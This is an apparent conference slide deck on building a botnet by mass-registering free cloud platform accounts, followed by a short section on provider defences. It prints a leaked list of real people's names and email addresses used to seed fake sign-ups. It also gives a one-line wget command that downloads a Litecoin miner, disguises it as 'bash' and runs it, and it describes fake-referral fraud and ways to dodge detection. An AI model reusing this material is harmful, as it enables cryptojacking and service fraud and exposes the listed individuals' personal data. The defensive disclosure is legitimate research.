

CLOUD NINJA Catch Me If You Can!







Building a Botnet with Free Cloud-based Services





- Main Topics
 - AUTOMATION Automatically controlling resources from freely available service providers
 - STEALTH Avoiding detection and bypassing security controls
 - PROTECTION Anti-automation techniques and security controls cloud providers can use to defend services





Cloud PaaS

Platform as a Service





⊞	Cloud Platforms (PaaS) 🖟 🖿 File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013												
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1	Parent Platform Sibling Level 2 Description Language(s) supported												oorted
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5	Acquia Cloud			Drupal hosting. Fully managed, high-availability environments.	,				x				
7	Akshell										x		
8	Amazon Elastic Beanstalk					x			x				



Cloud Providers (In)Security

Usability vs Security

- Automating Registration
 - Hurdles
 - Email address confirmation
 - CAPTCHA
 - Phone/SMS
 - Credit Card








Fraudulent Account Registration

Anti-Automation



More Anti-Automation

33%

Email Confirmation Only


66%



Cloud Providers (In)Security

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- Anti-Automation Techniques
 - Email address confirmation
 - CAPTCHA
 - Phone/SMS
 - Credit Card







Unique Email Addresses

Realistic Rar

Avoid Pattern Recognition

dpianta@icfar.shop.tm hud184@efnet.ax.lt lzane@minecraftnooh.ez.lv


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Real Email Addresses

Realistic Randomness

Unlimited usernames

- Prevent pattern recognition
- Pull from real world examples



[local-part from dump]@domain.tld

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
Mobile No.
                                   Action
       Name
              Email
      Lok Raj Singh Chaulan
                           lokrajcex@gmail.com
                     reachajeet@gmail.com
      Ajeet Singh
                                          88
       Prashant Sharma prashu4023@gmail.com
                                          95
       Vikram Kadam
                     vikram.kadam@rediffmil.com
       Sanjay Khot
                     sanjaykhot0036@yahoo.co.in
       Viren
              viren meteora@yahoo.co.in
                                          071
```




Plethora of Email Addresses

SMTP Services

Unlimited domains

- freedns.afraid.org
- Prevent detection
- Thousands of unique email domains








Free DNS Subdomains

Unlimited email addresses Showing 1-100 of 101,590 total Status Domain Sorted by: Popularity mooo.com public (234660 hosts in use) website Showing 1-100 of 101,590 total us.to public Status Owner Age Domain (97360 hosts in use) website Sorted by: Popularity chickenkiller.com public (90035 hosts in use) website mooo.com public josh 4568 d strangled.net (234660 hosts in use) website public (37197 hosts in use) website us.to 3529 d public ukto (97360 hosts in use) website uk.to public (32372 hosts in use) website chickenkiller.com 4640 d public josh (90035 hosts in use) website ignorelist.com public (27832 hosts in use) website strangled.net 4639 d public josh (37197 hosts in use) website crabdance.com public (22866 hosts in use) website uk.to public ukto (32372 hosts in use) website ignorelist.com public josh 4226 days ago (02/20/2002) (27832 hosts in use) website crabdance.com public josh 2855 days ago (11/22/2005) (22866 hosts in use) website






Receiving Email and Processing

Free Signups

What do we need?

- Free email relay
 - Free MX registration
- Process wildcards
 - *@domain.tld
- Send unlimited messages
 - Unrestricted STMP to HTTP POST/JSON requests







Email Confirmation Token Processing

SMTP Services


Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them



Account registration

 Automatic request sent to account activation links





Command & Control

Botnet C2

What are we using?

- Fabric
 - Fabric is a Python library and commandline tool for streamlining the use of SSH for application deployment or systems administration tasks.
- fab check_hosts -P -z 20
- fab run_command







Storing Account Information


Keeping track of all accounts

MongoDB

- MongoLab
- MongoHQ

```
" id": {
 "$oid": "52352731e4b0d93062d89bb3"
"boxes": [
   "name": "roovee",
   "account type": 5,
   "state": "running",
   "uri": "https://roovee-
   "port": 13378,
   "email": "william.brown@register.motherbot.com",
   "cpu": 1,
   "memory": 384,
   "storage": 750,
   "region": 8,
   "id": ,
```





FUNTIVITIES

Botnets Are Fun!

Botnet Activities

Now we have a botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Crypto Currency Mining
- Data Storage





Command & Control

Botnet C2

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Litecoin Mining

All your processors are belong to us

Make money, money

- Deploying miners
- One command for \$\$\$




```
if [ ! -f bash ]; then wget http://sourceforge.net/projects/cpuminer/files/pooler-cpuminer-2.3.2-linux-x86_64.tar.gz && tar zxfv pooler-cpuminer-2.3.2-linux-x86_64.tar.gz && rm pooler-cpuminer-2.3.2-linux-x86_64.tar.gz && mv minerd bash; fi; screen ./bash -url=stratum+tcp://china.mine-litecoin.com --userpass=ninja.47:47; rm bash
```



Litecoin Mining

All your processors are belong to us





Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?

« Back to Help Center


You can get extra space by inviting your friends to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the Dropbox desktop app on a computer, and signs in to the app, both of you will receive bonus space.

- Free accounts get 500 MB per referral. You can earn up to 16 GB in referrals.
- Pro (paid) accounts get 1 GB per referral and can earn up to 32 GB of extra space in referrals.




Unlimited Storage Space

Refer Fake Friends









DETECTION

No one can catch a ninja!

Disaster Recovery Plan


Armadillo Up ™

Automatic Backups

- Propagate to other similar services
 - e.g. MongoLab ← → MongoHQ
- Infrastructure across multiple service providers
- Easily migrated







RISING TREAD

Active Attacks

Cloud Provider Registration

Adaptation

Trial Temporarily Disabled

Thank you for choosing Engine Yard Trial. We are currently experiencing some technical difficulties with New Trial Accounts. Please sign up for a Paid account with a Valid Email as well as a Valid Credit Card and we will credit you with trial hours in the coming week. We appreciate your understanding and if you have any questions, please email sales@engineyard.com



Cloud Provider Registration

Adaptation


AppFog Signups

We are enhancing our sign-up process and have temporarily paused sign-ups from the AppFog site. We will provide a notification on the site when this capability is available again. For urgent requests, please contact support@appfog.com for assistance.




Cloud Provider Registration

Adaptation







PROTECTION

Bot Busters

Protection

At Abuse vs At Registration

What should we do?

- Analyzing properties of Sybil accounts
- Analyzing the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Email verification
- CAPTCHAs
- IP Blacklisting
- Phone/SMS verification
- Automatic pattern recognition

Algorithm 1 Generate Merchant Pattern

```
Input: List of accounts for a single merchant

Parameters: τ (minimum cluster size)

clusters ← GROUP accounts BY

(Σ-Seq, repeatedNames, emailDomain)

for all cluster ∈ clusters do

if cluster.size() > τ then

patterns ← MINMAXΣ-SEQ (cluster)

OUTPUTREGEX(patterns, repeatedNames)

end if

end for
```

Common Character Classes To capture accounts that all share the same naming structure, we begin by defining a set of character classes:

$$\Sigma = \{p\{Lu\}, p\{Ll\}, p\{Lo\}, d, \dots\}$$



Protection

At Abuse vs At Registration


Advanced techniques

- Signup flow events
 - Detect common activities after signup
- User-agent
 - A registration bot may generate a different user-agent for each signup or use uncommon user-agents
- Form submission timing
 - A bot that doesn't mimic human behavior by performing certain actions too quickly can be detected











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Free Cloud Services

Platform as a Service

